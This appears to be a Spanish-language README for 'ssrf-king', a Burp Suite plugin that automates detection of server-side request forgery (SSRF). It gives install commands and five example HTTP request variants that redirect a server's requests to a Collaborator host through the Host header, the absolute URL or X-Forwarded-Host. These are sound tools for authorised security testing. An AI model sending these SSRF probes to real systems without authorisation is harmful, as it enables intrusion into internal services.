 ethicalhackingplayground/ssrf-king

Plugin SSRF para burp que automatiza la detección de SSRF en todas las solicitudes


Plugin SSRF para Burp que automatiza la detección de SSRF en todas las solicitudes
alt text
Si enfrentas algún problema o deseas una nueva función que no esté listada abajo Por favor, crea un nuevo issue a continuación en este formulario


git clone https://github.com/ethicalhackingplayground/ssrf-kinggradle buildTambién realiza las siguientes pruebas basadas en esta investigación:
Referencia:
https://portswigger.net/research/cracking-the-lens-targeting-https-hidden-attack-surface
GET http://burpcollab/some/endpoint HTTP/1.1
Host: example.com
...
y
GET @burpcollab/some/endpoint HTTP/1.1
Host: example.com
...
y
GET /some/endpoint HTTP/1.1
Host: example.com:80@burpcollab
...
y
GET /some/endpoint HTTP/1.1
Host: burpcollab
...
y
GET /some/endpoint HTTP/1.1
Host: example.com
X-Forwarded-Host: burpcollab
...



A partir de aquí, deberías fuzzear el parámetro para probar SSRF.
Si obtienes un bounty, por favor apóyame comprándome un café